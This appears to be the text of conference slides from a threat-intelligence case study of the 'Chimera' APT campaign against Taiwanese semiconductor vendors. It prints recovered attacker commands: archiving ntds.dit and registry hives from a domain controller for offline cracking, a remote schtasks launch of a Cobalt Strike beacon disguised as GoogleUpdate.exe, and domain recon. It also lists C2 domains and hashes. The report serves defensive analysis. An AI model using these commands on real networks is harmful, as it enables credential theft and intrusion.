



# Operation Chimera - APT Operation Targets Semiconductor Vendors

Chung-Kuan Chen, Inndy Lin, Shang-De Jiang

# Whoami



SHANG-DE Jiang

- Security Researcher at CyCraft
- UCCU Hacker Co-Founder

C.K Chen

- Senior Researcher at CyCraft
- Retired CTF Player – BambooFox Founder
- HITCON/HITB Review Board
- CHROOT member




Inndy Lin

- Security Researcher at CyCraft
- Reverse Engineering Hobbyist
- Presented in HITCON, ROOTCON



# CyCraft



CyCraft is an AI company that forges the future of cybersecurity resilience through autonomous systems and human-AI collaboration.



# CyCraft in MITRE ATT&CK Evaluation



CyCraft Takes Significant Alerting Lead in  
MITRE ATT&CK® Evaluations' Latest Round

# Outline


- Introduction
- Case Study
  - A Company
  - B Company
- Threat Actor's Digital Arsenal
- Conclusion

# Critical Incidents in Taiwan's Supply Chain/Critical Infrastructure

## TSMC Ransomware

**TSMC Chip Maker Blames WannaCry Malware for Production Halt**

August 07, 2018 Mohit Kumar



## ASUS Supply Chain Attack

**ShadowHammer: Malicious updates for ASUS laptops**

Our technologies detected a threat that seems to be one of the biggest supply-chain attacks ever.



## ColdLock against CPC

**Taiwan's CPC suffers malware attack, experiences system outage**

Customers asked to pay with cash or credit until Taiwan's major oil refiner resolves problem


24567 Like 142 Share Tweet 分享

By Ching-Tse Cheng, Taiwan News, Staff Writer  
2020/05/04 17:19



# Taiwan's Importance in the Semiconductor Landscape

- With decades of development, Taiwan has established itself as a leading player in the semiconductor industry. Some of the well-known leaders include TSMC and MTK



- “Taiwan is set to become the **largest and fastest-growing semiconductor equipment maker** in the world by increasing by 21.1 percent to reach **US\$12.31 billion.**” -Taiwan News, July 2019

# Cyberattack to semiconductor vendors

- ❖ Just like the TSMC ransomware, a cyberattack against semiconductor could potentially
  - ❖ Seriously impact Taiwan's economy
  - ❖ Affect the entire global supply chain
- ❖ In this report, we will show how IT attacks on semiconductor vendors can be just as dangerous as an OT attack.
  - ❖ Attack to OT - production line halt, immediate damage
  - ❖ Attack to IT - leak important intelligence property, long-term damage

# Large-scale APT attacks on Semiconductor Industry

Vendors located at the Hsinchu Science Park(HSP) were targeted

Between 2018 and 2019, we discovered several attacks on semiconductor vendors

**Extensive attack: > 7 semiconductor vendors were attacked**

After our white paper was published, the received feedback revealed that **more than 7 vendors** were targeted by the same threat actor

**Not a single point attack, but an attack on the entire industry surface**

The APT attacks on the important vendors were precise and well-coordinated. Aside from the vendors themselves, **their subsidiaries, and competitors** were all targeted

# Group Chimera



- ▶ As the activities, attack techniques, and tactics were similar, we believe this was the work of the same threat actor
- ▶ Target: Semiconductor Vendors
- ▶ Malware: Merged different Open Source Tools (Dumpert and Mimikatz, CobaltStrike)
- ▶ C2: C2 hosted in Public Cloud (Google App Engine, Azure)
- ▶ Goal: Steal Documents, Source code, SDK of chip related projects


# Investigation Overview



**Investigation Period:**  
2018~2019



**Investigated Vendors:**  
3+



**Total Endpoints Analyzed:**  
30k

# Today's Case Study

- The three vendors involved in the analysis currently have a leading global position in their own market segments
- Due to the different investigation time points, the analytical perspective of the attack campaign was different

## A Company

- Our long-term partner. The long-term monitoring allowed more details of the attacker's activities to be revealed.
- The detailed information enabled us to track the root cause.

## B Company

- One-time IR service. When the investigation started, it was already a long time after the attacks happened.
- Highlighted the threat actor's long-term activities and what data was leaked.

## C Company

- Long-term partner with high security capacity.
- Help us to deep investigate, get a lot feedback from them
- Give us more information to illustrate threat actors



**Non-representative. Only for illustration purposes**



In the following slides, every machine and username are de-identified,  
not original names



A Company

# Case A: Overview

- Activity date: 2019/12/09 ~ 2019/12/10
- 15 endpoints and 6 user accounts were compromised
  - Note that all the names are de-identified
- Four malwares and eight C2 servers were found



# Cobalt Strike

No matches found

Are you looking for advanced malware searching capabilities? VT Intelligence can help, [learn more](#).

Try a new search

- ▶ Disguised Cobalt Strike beacon as Google Update.exe
  - ▶ VT search found nothing
  - ▶ Injected payloads into other processes
- ▶ Found in two endpoints: Server-LAUREN & PC-SHENNA

**C:\Program Files (x86)\Google\Update\1.3.35.342\GoogleUpdate.exe**

EXE C-APT ActiveFile EXE (CLI) APT Malware Networking Suspicious-Process Running Code/DLL Injection Win64

10 389d184ef0b0b2901c982c421142ccb1

1 Endpoints Google 2019-11-22 16:44:31 388.0 KB 1.3.35.341 [APT].86EAF140

Computer Name Alias

10 IP 10 C:\Program Files (x86)\Google\Update\1.3.35.342\GoogleUpdate.exe



**C:\Program Files (x86)\Google\Update\1.3.35.342\GoogleUpdate.exe**


EXE C-APT EXE (CLI) APT Malware Networking Suspicious-Process Running Code/DLL Injection Win64

10 i2d4a35f20cd92c13cab8f6a50995a3b

1 Endpoints Google 2019-11-22 16:44:31 388.0 KB 1.3.35.341 [APT].C5B3D114

Computer Name Alias

10 10 C:\Program Files (x86)\Google\Update\1.3.35.342\GoogleUpdate.exe



# Used Hosting Server for C2

- ▶ Network security devices had difficulty detecting the associated C2 servers, as they were in the Google Cloud Platform.
  - ▶ Created backdoor which was disguised as Google Update.
  - ▶ Other cloud hosting services were also abused

DLL MODULE  
GoogleUpdate.exe,Module-00000087BC510000  
🕒 2019-12-09 19:58:00  
👤 [REDACTED]

9

C2	chrome-applatnohp.appspot.com
MITRE ATT&CK	T1055: Process Injection
Title	Process ID 7716
Path	C:\Program Files (x86)\Google\Update\1.3.35.342\GoogleUpdate.exe
Malware Family	[APT].C5B3D114
Related MD5	f2d4a35f20cd92c13cab8f6a50995a3b

DLL MODULE  
GoogleUpdate.exe,Module-00000000009F0000  
🕒 2019-12-10 16:26:00  
👤 [REDACTED]


8

C2

78276.ussdns01.heketwe.com	
S0154: CobaltStrike	
T1055: Process Injection	
Title	Process ID 24900
Path	C:\Program Files (x86)\Google\Update\1.3.35.342\GoogleUpdate.exe
Malware Family	[APT].86EAF140
Related MD5	389d184ef0b0b2901c982c421142cbb1

# Root Cause Analysis - PC-SHENNA

- With our Timeline Analysis, we found that the backdoor in PC-SHENNA was implanted from Server-LAUREN



# Remote Execution Tools

Applied benign program to achieve their malicious activities

## schtasks


- ▶ The first Cobalt Strike backdoor was located at NB-CLAIR, and was then remotely copied to Server-LAUREN
- ▶ A valid account was used to invoke Cobalt Strike via schtasks

## WMIC

- ▶ Server-LAUREN used wmic to remotely execute various commands in another endpoint to check if there was an Internet connection

# Root Cause Analysis - Server-LAUREN

- ▶ Due to our new findings, additional information could be added to our investigation graph



# Root Cause Analysis - Server-LAUREN

- ▶ Server-LAUREN remotely used an archive tool to collect registry and ntds.dit in Server-MELINA(DC) for offline breaking



# NTDS.DIT Explanation

- ▶ Active Directory data was stored in the ntds.dit ESE database file. Two copies of ntds.dit were present in separate locations on a given domain controller.
  - ▶ %SystemRoot%\NTDS\ntds.dit
  - ▶ %SystemRoot%\System32\ntds.dit


```
RecordedTV.ms a -m5 -v200m -hpDi3des7@#SyQiks8Vd3kx*DCdudAWdNxoCUys$s8xJdj43  
RecordedTV_NDHS.sqm \\[REDACTED] \C$\Windows\Temp\tmp\registry  
  
RecordedTV.ms a -m5 -v200m -hpDi3des7@#SyQiks8Vd3kx*DCdudAWdNxoCUys$s8xJdj43  
RecordedTV_NDHT.sqm '\\[REDACTED]\C$\Windows\Temp\tmp\Active Directory\ntds.dit"
```

ntds.dit is the AD database, containing domain hosts and users information(e.g. ID, name, email and password). As ntds.dit was encrypted, and the key was stored in the SYSTEM registry, the adversary also needed to make a copy of the registry data.

# Root Cause Analysis - NB-CLAIR



- ▶ Through correlation analysis, our AI investigation showed that NB-CLAIR used Schedule Task to place malware to the schedule tasks of Server-LAUREN

```
schtasks /create /s [REDACTED] /ru "SYSTEM" /tn "User_Feed_Synchronization"  
/tr"C:\Progra~2\Google\Update\1.3.35.342\GoogleUpdate.exe" /sc once /f /st 19:58:00
```



# Root Cause Analysis - NB-CLAIR

- ▶ In the NB-CLAIR timeline, we discovered six minutes before the scheduled task execution, IP1 used RDP and User-01 to make a successful login
  - ▶ This is highly likely to be the root cause of the attack



# Recon

- ▶ Several "net user" commands were executed for recon purposes, and the results were saved to the RecordedTV\_lib.log


C:\Windows\system32\cmd.exe /C net user	dom >>RecordedTV_lib.log & dir Rec*log
C:\Windows\system32\cmd.exe /C net user	1 /dom >>RecordedTV_lib.log
